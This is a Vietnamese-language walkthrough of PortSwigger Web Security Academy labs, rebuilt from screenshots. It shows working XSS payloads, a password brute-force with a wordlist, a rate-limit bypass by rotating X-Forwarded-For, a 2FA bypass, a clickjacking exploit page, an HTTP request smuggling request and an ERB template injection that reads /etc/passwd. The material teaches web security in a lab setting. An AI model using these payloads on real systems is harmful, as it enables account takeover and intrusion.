

Lab: Reflected XSS into HTML context with nothing encoded

The screenshot shows a browser window with the following details:

- Address Bar:** https://0a51008903ceadef833ff2c300df00af.web-security-academy.net/?search=<h1>aaaaa</h1>
- Title Bar:** Reflected XSS into HTML context with nothing encoded
- Header:** Web Security Academy
- Header Buttons:** LAB Solved
- Content Area:** Congratulations, you solved the lab!
- Buttons:** Share your skills! | Continue learning >
- Page Content:** 0 search results for '
aaaaa'
- Search Bar:** Search the blog...
- Page Footer:** < Back to Blog

Mới đưa vài trường của html vào đã hoàn thành rồi

Lab: Stored XSS into HTML context with nothing encoded



https://0a37000003b3fb9b8014080c007e0069.web-security-academy.net/post?postId=3



Stored XSS into HTML context with nothing encoded

[Back to lab description »](#)

[Home](#)



Ta sẽ thêm vào phần của comment của trang web

[Leave a comment](#)

Comment:

```
<script> alert(1) </script>
```

Name:

```
<script> alert(1) </script>
```

Email:

```
aaaaaa@gm
```

Website:

```
http://aaa.coma
```

[Post Comment](#)

[« Back to Blog](#)

https://0a3b00ff03f62093807e3fee006200a8.web-security-academy.net/post/commentation/postid-3

WebSecurity Academy Stored XSS into HTML context with nothing encoded

[Back to lab description >](#)

LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >](#)

Home

Thank you for your comment!

Your comment has been submitted.

< Back to blog

Đây là kết quả hoàn thành

Lab: DOM XSS in `document.write` sink using source

Mấy bài này payload rất đơn giản

Security Academy DOM XSS in `document.write` sink using source

[Back to lab description >](#)

[Home](#)

0 search results for "><script>alert('XSS')</script>"

0a3b00ff03f62093807e3fee006200a8.web-security-academy.net
xss
OK

Lab: DOM XSS in `innerHTML` sink using source

`location.search`

03676c37804326ad008700a5.web-security-academy.net/?search=aaa'<%2Fh1><h1>+hello+<%2Fh1>+<h1>

DOM XSS in innerHTML sink using source location.search

[Back to lab description >>](#)

[Home](#)

0 search results for 'aaa'
hello

Search the blog...

Search

[**< Back to Blog**](#)

Đầu tiên đưa các trường h1 vào là oke

DOM XSS in innerHTML sink using source location.search

LAB Solved

[Back to lab description >>](#)

Home

0 search results for 'aaa'



Kết quả khi thả img vào trong đó

Hoàn thành

1. <https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-brute-force-via-password-change>

yêu cầu để bài là ta brute-force password

Screenshot of a web browser showing a login page for "Web Security Academy".

The browser tabs are:

- >Password brute-force via password change (active tab)
- Authentication lab passwords | x

The URL in the address bar is: https://0a9c00b4039cea328879dd9a0026001e.web-security-academy.net/login

The page title is "Password brute-force via password change".

Below the title is a link: "Back to lab description »".

Login

Form fields:

- Username:
- Password:
- Log in:

trong list password cho trước

Authentication lab passwords



You can copy and paste the following list to Burp Intruder to help you solve the [Authentication](#) labs.

```
123456  
password  
12345678  
qwerty  
123456789  
12345  
1234  
111111  
1234567  
dragon  
123123  
baseball  
abc123  
football  
monkey  
letmein  
shadow  
master  
666666  
qwertyuiop
```

change

PRACTITIONER

LAB

Not solved

This lab's password change functionality makes it vulnerable to brute-force attacks. To solve the candidate passwords to brute-force Carlos's account and access his "My account" page.

- Your credentials: wiener:peter
- Victim's username: carlos.
- Candidate passwords

[Access the lab](#)

 Solution

 Community solutions

Giờ ta dùng listpassword đó để tìm ra password của "carlos"

Nhưng đăng nhập bình thường có vẻ khi bạn đăng nhập sai quá nhiều thì nó sẽ chặn bạn đăng nhập trong 1 phút

Login

You have made too many incorrect login attempts. Please try again in 1 minute(s).

Username

carlos

Password

Log in

Và ta vào bằng tài khoản được cung cấp trước

change



PRACTITIONER

△ LAB

Not solved

This lab's password change functionality makes it vulnerable to brute-force attacks. To solve the lab, use candidate passwords to brute-force Carlos's account and access his "My account" page.

- Your credentials: wiener:peter
- Victim's username: carlos
- Candidate passwords

[Access the lab](#)

Solution

4. With Burp running, log in and experiment with the password change functionality. Observe that the user can change their password even if they do not know their current password.

Wiener:peter

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

[Update email](#)

Current password

New password

Confirm new password

[Change password](#)

Và ta vào my account để có thể thay đổi password
Nhưng mới đầu thì đâu ai thay đổi thì match hết

Password changed successfully!

[Back](#)

Nhưng ta thử suy nghĩ cách thay đổi khác xem

Cả hàn như xác nhận password bị sai thì sẽ như thế nào

The screenshot shows a browser developer tools interface with the Network tab selected. A failed request is highlighted, showing the following details:

Request

```
Pretty Raw Hex
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Origin: https://Oaae00eb04c92e5380e58ade002f000f.web-security-academy.net
Referer: https://Oaae00eb04c92e5380e58ade002f000f.web-security-academy.net/my-account/change-password
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
username=wiener&current-password=1&new-password-1=2&new-password-2=3
```

Response

```
Pretty Raw Hex Render
45 </section>
46 </header>
47 <header class="notification-header">
48 </header>
49 <h1>
50   My Account
51 </h1>
52 <p class="is-warning">
53   New passwords do not match
54 </p>
55 <div id="account-content">
56   <p>
57     Your username is: wiener
58   </p>
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
  <label>
    Email
  </label>
  <input required type="email" name="email" value="">
```

The response body contains an error message: "New passwords do not match".

Sau nhiều bước thử thì khi nếu mà current password sai mà password 1 và 2 match thì nó sẽ chuyển bạn đến giao diện đăng nhập

The screenshot shows a browser developer tools interface with the Network tab selected. A successful request is highlighted, showing the following details:

Request

```
Pretty Raw Hex
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Origin: https://Oaae00eb04c92e5380e58ade002f000f.web-security-academy.net
Referer: https://Oaae00eb04c92e5380e58ade002f000f.web-security-academy.net/my-account/change-password
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
username=wiener&current-password=3&new-password-1=2&new-password-2=2
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /login
3 Set-Cookie: session=MeOWtDeph0drAi7bURL0eiRlg7byzk6e; Secure;
HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

The response body indicates a successful redirect to the login page.

Login

Username

Password

Log in

Bắt bạn đăng nhập lại

Vậy giờ làm sao để test ra khi mà current password bị sai nó hiện thông báo ra

Thì ta chỉ cần không có password 1 và 2 match nhau là được

The screenshot shows two panels of browser developer tools. The left panel displays the network request headers for a failed login attempt. The right panel shows the corresponding HTML response from the server.

Request Headers:

```
Pretty Raw Hex
1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
2 Accept-Language: en-US,en;q=0.5
3 Accept-Encoding: gzip, deflate
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 68
6 Origin: https://0aae00eb04c92e5380e58ade002f000f.web-security-academy.net
7 Referer: https://0aae00eb04c92e5380e58ade002f000f.web-security-academy.net/my-account
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14 username=wiener&current-password=2&new-password-1=3&new-password-2=1
```

Response HTML:

```
Pretty Raw Hex Render
47 <a href="/my-account?la-wiener">
48   My account
49   | 
50   </a>
51   </p>
52   </section>
53 </header>
54 <header class="notification-header">
55   My Account
</h1>
<p class="is-warning">
  Current password is incorrect
</p>
<div id="account-content">
<p>
  Your username is: wiener
</p>
```

Đấy vậy giờ ta brute-force thôi

Đổi giá trị username=carlos là được

Và khi password đúng thì nó đưa ra "New passwords do not match"

Request	Payload	Status	Error	Timeout	Length	New passwords do not match	Comment
72	159753	200	<input type="checkbox"/>	<input type="checkbox"/>	3766	1	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3769		
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3769		
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3769		
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	3769		
4	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	3769		
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	3769		
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	3769		

Request	Response
Pretty	<pre> 48 </p> 49 </section> 50 <header> 51 <header class="notification-header"> 52 <h1> 53 My Account 54 </h1> 55 <p class=is-warning> 56 New passwords do not match 57 </p> 58 <div id=account-content> 59 <p> 60 Your username is: carlos 61 </p> 62 <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST"> 63 <label> 64 Email 65 </label> 66 <input required type="email" name="email" value=""> 67 <button class='button' type='submit'> 68 Change Email 69 </button> 70 </form> 71 </div> 72 </pre>

Và password của carlos là : 159753

Và pass được challenge



Password brute-force via password change

LAB Solved



[Back to lab description](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

2. <https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses>

ban đầu



Username enumeration via different responses

[Back to lab description >>](#)

Login

Username

Password

Log in

Đăng nhập

Login

Invalid username

Username

Password

Log in

Có vẻ như nó trả về thông tin sai username

Ta sẽ dùng list username được cho trước để tìm ra username tồn tại

Request	Payload	Status	Error	Timeout	Length	Invalid username
18	azureuser	200	<input type="checkbox"/>	<input type="checkbox"/>	2994	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2992	
1	carlos	200	<input type="checkbox"/>	<input type="checkbox"/>	2992	
2	root	200	<input type="checkbox"/>	<input type="checkbox"/>	2992	
3	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	2992	
4	test	200	<input type="checkbox"/>	<input type="checkbox"/>	2992	
5	guest	200	<input type="checkbox"/>	<input type="checkbox"/>	2992	
6	info	200	<input type="checkbox"/>	<input type="checkbox"/>	2992	

Request	Response
Pretty	<pre> 50 </header> 51 <h1> 52 Login 53 </h1> 54 <section> 55 <p class=is-warning> 56 Incorrect password 57 </p> 58 <form class=login-form method=POST action=/login> 59 <label> 60 Username 61 </label> 62 <input required type=username name=username> 63 <label> 64 Password 65 </label> 66 <input required type=password name=password> 67 <button class=button type=submit> 68 Log in 69 </button> 70 </form> 71 </section> 72 </div> 73 </section></pre>

Và ta có username là azureuser

Giờ ta tìm password từ listpassword để tìm ra password của user azureuser

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	Invalid ...	Comment
73	aaaaaa	302	<input type="checkbox"/>	<input type="checkbox"/>	178		
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3081		
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3081		
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3081		
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	3081		
4	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	3081		
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	3081		
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	3081		

Request Response

Pretty Raw Hex

```
1 POST /login HTTP/2
2 Host: Da1900ee03a6073e80558fad00e400ad.web-security-academy.net
3 Cookie: session=z6RCpL41nmwFACZg9EGCzhK7NTCKAKJD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 34
10 Origin: https://Da1900ee03a6073e80558fad00e400ad.web-security-academy.net
11 Referer: https://Da1900ee03a6073e80558fad00e400ad.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 username=azureuser&password=aaaaaa
```

Và password là aaaaaa

C O B ↗ https://0a1900ee03a6073e80558fad00e400ad.web-security-academy.net/my-account ☆

WebSecurity Academy [Solved] Username enumeration via different responses LAB Solved

[Back to lab description >](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: azureuser

Your email is: azureuser@azureuser.net

Email

[Update email](#)

Và thành công

3. <https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-response-timing>

Ban đầu

Login

The image shows a simple login interface. At the top, the word "Login" is written in blue. Below it are two input fields: one for "Username" and one for "Password", both currently empty. At the bottom is a green rounded rectangular button labeled "Log in".

Ta đăng nhập các thứ nhưng có vẻ sai nhiều quá thì sẽ đăng nhập lại sau 30s

Login

The image shows the same login interface as before, but with a red error message at the top: "You have made too many incorrect login attempts. Please try again in 30 minute(s)". The "Log in" button is now greyed out and has a darker shade, indicating it is disabled.

Sau một thời gian suy nghĩ, chắc chắn có gì đó máy chủ xác nhận được một địa chỉ từ máy mình truy cập đến sai quá nhiều

```
Pretty Raw Hex ≡ In ≡  
1 POST /login HTTP/2  
2 Host: 0a9600ca034c7cee827b798100f200dd.web-security-academy.net  
3 Cookie: session=JmQfD0Ug50quwQeg5cpnhrhMAIAj  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)  
Gecko/20100101 Firefox/112.0  
5 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Content-Type: application/x-www-form-urlencoded  
9 Content-Length: 29  
10 Origin:  
https://0a9600ca034c7cee827b798100f200dd.web-security-academy.net  
11 Referer:  
https://0a9600ca034c7cee827b798100f200dd.web-security-academy.net/login  
12 Upgrade-Insecure-Requests: 1  
13 Sec-Fetch-Dest: document  
14 Sec-Fetch-Mode: navigate  
15 Sec-Fetch-Site: same-origin  
16 Sec-Fetch-User: ?1  
17 Te: trailers  
18  
19 username=aaaaa&password=aaaaa  
  
Pretty Raw Hex Render ≡ In ≡  
74 <h1>  
Login  
</h1>  
<section>  
<p class=is-warning>  
You have made too many incorrect login attempts. Please try  
again in 30 minute(s).  
</p>  
<form class=login-form method=POST action=/login>  
<label>  
Username  
</label>  
<input required type=username name=username>  
<label>  
Password  
</label>  
<input required type=password name=password>  
<button class=button type=submit>  
Log in  
</button>  
</form>  
</section>  
</div>  
</section>  
</div>  
</body>  
</html>  
90
```

Vậy ta suy nghĩ và tìm google thì ta thấy trường X-Forwarded-For
được sử dụng để định danh các proxy hoặc các tường lửa mà yêu cầu HTTP đã đi qua trước khi đến máy chủ

vậy giờ ta cứ thêm trường X-Forwarded và thay đổi liên tục trường đó khi xác nhận tìm username

Request	Payload 1	Payload 2	Status	Respons...	Response completed	Error	Timeout	Length	Comment	
13	13	pi	200	3953	3953	<input type="checkbox"/>	<input type="checkbox"/>	3080		
1	1	carlos	200	418	418	<input type="checkbox"/>	<input type="checkbox"/>	3133		
9	9	user	200	418	418	<input type="checkbox"/>	<input type="checkbox"/>	3080		
26	26	ad	200	250	293	<input type="checkbox"/>	<input type="checkbox"/>	3080		
43	43	ag	200	251	292	<input type="checkbox"/>	<input type="checkbox"/>	3080		
60	60	americas	200	248	277	<input type="checkbox"/>	<input type="checkbox"/>	3080		
84	84	arizona	200	231	276	<input type="checkbox"/>	<input type="checkbox"/>	3080		
38	38	ae	200	226	274	<input type="checkbox"/>	<input type="checkbox"/>	3080		

Kết quả ta tìm được username là pi

Giờ ta cũng làm các bước như vây để tìm ra được password

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment	
59	59	computer	302	<input type="checkbox"/>	<input type="checkbox"/>	178		
0			200	<input type="checkbox"/>	<input type="checkbox"/>	3133		
1	1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3133		
2	2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3080		
3	3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	3080		
4	4	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	3080		
5	5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	3080		
6	6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	3080		

Request	Response
Pretty	Raw
Hex	
1 POST /login HTTP/2 2 Host: 0a9600ca034c7cee827b798100f200dd.web-security-academy.net 3 Cookie: session=ttHZLNGrknaRUJg7SyLxpRQVZgVTjVclD 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 29 10 Origin: https://0a9600ca034c7cee827b798100f200dd.web-security-academy.net 11 Referer: https://0a9600ca034c7cee827b798100f200dd.web-security-academy.net/login 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Te: trailers 18 X-Forwarded-For: 59 19 Connection: close 20 21 username=pi&password=computer	

Và password là computer

Vậy là hoàn thành challenge



Username enumeration via response timing

LAB Solved



[Back to lab description >](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: pi

Your email is: pi@pi.net

4. <https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass>

Ban đầu đề bài có 2 tài khoản để đăng nhập, nhưng chỉ có tài khoản wiener

Là có nhận được email để lấy mã xác nhận

Còn tài khoản carlos thì không

Lab: 2FA simple bypass



APPRENTICE

△ LAB

Not solved

This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: wiener:peter
- Victim's credentials carlos:montoya

[Access the lab](#)

Solution



Sau khi đăng nhập thì



2FA simple bypass

Email client

Back to lab description >

My Account

Your username is: wiener

Your email is: wiener@exploit-0a8a00d00397299b811f6a4801060021.exploit-server.net

Email

Update email

Có đường dẫn my-account

Thì ta sẽ đăng nhập với carlos mà không cần mã xác nhận như sau



2FA simple bypass

Back to lab home

Email client

Back to lab description >

Please enter your 4-digit security code

Login

Và nó bắt ta đăng nhập lần 2
Giờ ta không cần lấy mã xác nhận mà cứ vào thẳng my-account là được

The screenshot shows a browser window for the '2FA simple bypass' lab on the Web Security Academy. The URL in the address bar is <https://0a1b0091031d29fe81066b1700450060.web-security-academy.net/my-account>. The page header includes the Web Security Academy logo, the lab title, and a 'Solved' badge with a green checkmark icon. Below the header, a red banner displays the message 'Congratulations, you solved the lab!'. At the bottom right of the page are links for 'Share your skills!', 'Continue learning >', 'Home', 'My account', and 'Log out'.

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

5. <https://portswigger.net/web-security/clickjacking/lab-exploiting-to-trigger-dom-based-xss>

Submit feedback

Name:

Email:

Subject:

Message:

Ta có link feedback

Dùng như bình thường

Submit feedback

Name:

aaa

Email:

aaaaa@gm

Subject:

aacc

Message:

a

Submit feedback Thank you for submitting feedback, aaa!

Ta thấy nó trả về tên người dùng ở đây

Vậy giờ ta thử XSS xem được không

Submit feedback

Name:

Email:

Subject:

Message:

⊕ 0a8a0077045fba91802ce4b6000100de.web-security-academy.net

1



OK

Submit feedback

Thank you for submitting feedback, !



và nó được

Giờ ta khai thác DOM XSS thôi

Web Security Academy | Exploiting clickjacking vulnerability to trigger DOM-based XSS

Back to lab | Back to lab description >

Craft a response

URL: https://exploit-0a960083049cbada808de31e01500055.exploit-server.net/exploit

HTTPS

File: /exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
Hello, world!
```

Khai thác phía server

Craft a response

URL: <https://exploit-0a960083049cbada808de31e01500055.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
z-index: 2;
}
div {
    position: absolute;
    top: 815px;
    left: 80px;
    z-index: 1;
}
</style>
<div>Test me</div>
<iframe
src="https://0a8a0077045fba91802ce4b6000100de.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>
```

1

Store

View exploit

Deliver exploit to victim

Access log

2

Kết quả như sau

[click here](#)

Thấy được mỗi chữ [click here](#)

Vậy là người dùng không nhìn thấy gì và chỉ click vào đó thôi

🔒 🔒 https://exploit-0a960083049cbada808de31e01500055.exploit-server.net 80% ☆

WebSecurity Academy Exploiting clickjacking vulnerability to trigger DOM-based XSS Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Craft a response

URL: https://exploit-0a960083049cbada808de31e01500055.exploit-server.net/exploit

HTTPS

File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Hoàn thành challenge

6. <https://portswigger.net/web-security/request-smuggling/exploiting/lab-deliver-reflected-xss>

Ban đầu

🔒 🔒 https://0a970026030472158047c196007900bb.web-security-academy.net ☆ ⌂

Web Security Academy 

Exploiting HTTP request smuggling to deliver reflected XSS

LAB Not solved 

WE LIKE TO 
BLOG 



Ta tìm đầu vào của trang web và thấy được

https://0a970026030472158047c196007900bb.web-security-academy.net/post?postId=7



Exploiting HTTP request smuggling to deliver reflected XSS

LAB

[Back to lab description >>](#)

[Home](#)



I Wanted A Bike

Postid là đầu vào

← → C https://0a970026030472158047c196007900bb.web-security-academy.net/post?postId=<script>alert(1)</script>

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

"Invalid blog post ID"


Nhưng có vẻ nó chỉ nhận số, không nhận đầu vào là chuỗi

Ta phải kiểm đầu vào khác, thử xem trong source có gì không

Sau khi tìm kiếm khá nhiều thì ta thấy có một điều đặc biệt

Trường name = "user-Agent" vậy ta có thể tiêm XSS vào đây

Payload: a"><script>alert(1)</script>



Nhưng có vẻ chưa hoàn thành được bài, có gì đó không đúng khi ta trở về home



Sau khi tìm hiểu thì đây là phần code cần gửi đi

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: 0a01001c032ec24f81de3efb00fe00d1.web-security-academy.net
3 Cookie: session=92Hx6tiR6khIouzq8QnVqohTWGpNQKco
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 200
6 Transfer-Encoding: chunked
7
8 0
9
10 GET /post?postId=2 HTTP/1.1
11 Cookie: session=92Hx6tiR6khIouzq8QnVqohTWGpNQKco
12 User-Agent: a"/><script>alert(1)</script>
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 5
15
16 x=1
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 9939
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11     <link href=/resources/css/labsBlog.css rel=stylesheet>
12   <title>
13     Exploiting HTTP request smuggling to deliver reflected XSS
14   </title>
15   </head>
16   <body>
17     <script src=/resources/labheader/js/labHeader.js>
18   </script>
19   <div id=academyLabHeader>
20     <section class=academyLabBanner is-solved>
21       <div class=container>
22         <div class=logo>
23           <div class=title-container>
24             <h2>
25               Exploiting HTTP request smuggling to deliver reflected XSS
26             </h2>
27             <a class=link-back href=https://portswigger.net/web-security/request-smuggling/exploiting/lab-deliver-reflected-xss>
28               Back to main lab
29             </a>
30           </div>
31         </div>
32       </div>
33     </section>
34   </div>
35   <div class=content>
36     <div class=content>
37       <h2>
38         Exploiting HTTP request smuggling to deliver reflected XSS
39       </h2>
40       <a class=link-back href=https://portswigger.net/web-security/request-smuggling/exploiting/lab-deliver-reflected-xss>
41         Back to main lab
42       </a>
43     </div>
44   </div>
45 </body>
```

Exploiting HTTP request smuggling to deliver reflected XSS

Đây là kết quả thành công

7. <https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-basic>

mới vào đề bài thì ta đã thấy



Basic server-side template injection

[Back to lab description >>](#)

LAB Not solved

[Home](#)

WE LIKE TO SHOP

Unfortunately this product is out of stock



Beat the Vacation Traffic

\$57.39

[View details](#)



Com-Tool

\$67.13

[View details](#)



Snow Delivered To Your Door

\$29.86

[View details](#)



Paintball Gun - Thunder Striker

\$95.91

[View details](#)

Có vẻ nó xuất ra những gì nhập vào



Basic server-side template injection

[Back to lab description >>](#)

LAB Not solved

Hor

WE LIKE TO SHOP

Miku



Beat the Vacation Traffic

\$57.39



Com-Tool

\$67.13



Snow Delivered To Your Door

\$29.86



Paintball Gun - Thunder Striker

\$95.91

Vậy ta thử các phép tính xem



Basic server-side template injection

LAB N

[Back to lab description >>](#)

WE LIKE TO
SHOP

{{7*7}}



Có vẻ nó nhận tất cả thành chuỗi



Basic server-side template injection

[Back to lab description >>](#)

WE LIKE TO
SHOP

49



Nhưng không

Ruby

Ruby - Basic injections

ERB:

```
<%= 7 * 7 %>
```

Slim:

Đây là payload trên

Giờ ta chỉ cần thực thi lệnh server và delete file morale.txt thôi

Request

Pretty	Raw	Hex
1 GET /?message=	\$3C%253D%20system%27%cat%20%2Fetc%2Fpasswd%27%29%20%25%3B	HTTP/2
2 Host: Oad400dc4d4583a880eaef2e6007c0d6.web-security-academy.net		
3 Cookie: session=3g6b3n9vzyabYEKw7nKLyYF44Wxzc		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8		
6 Accept-Language: en-US,en;q=0.5		
7 Accept-Encoding: gzip, deflate		
8 Upgrade-Insecure-Requests: 1		
9 Sec-Fetch-Dest: document		
10 Sec-Fetch-Mode: navigate		
11 Sec-Fetch-Site: none		
12 Sec-Fetch-User: ?1		
13 Te: trailers		
14		
15		

Response

Pretty	Raw	Hex
54 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin	54
55 bin:x:2:2:bin:/bin:/usr/sbin/nologin	bin:x:2:2:bin:/bin:/usr/sbin/nologin	55
56 sys:x:3:3:sys:/dev:/usr/sbin/nologin	sys:x:3:3:sys:/dev:/usr/sbin/nologin	56
57 sync:x:4:65534:sync:/bin:/bin/sync	sync:x:4:65534:sync:/bin:/bin/sync	57
58 games:x:5:60:games:/usr/games:/usr/sbin/nologin	games:x:5:60:games:/usr/games:/usr/sbin/nologin	58
59 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin	59
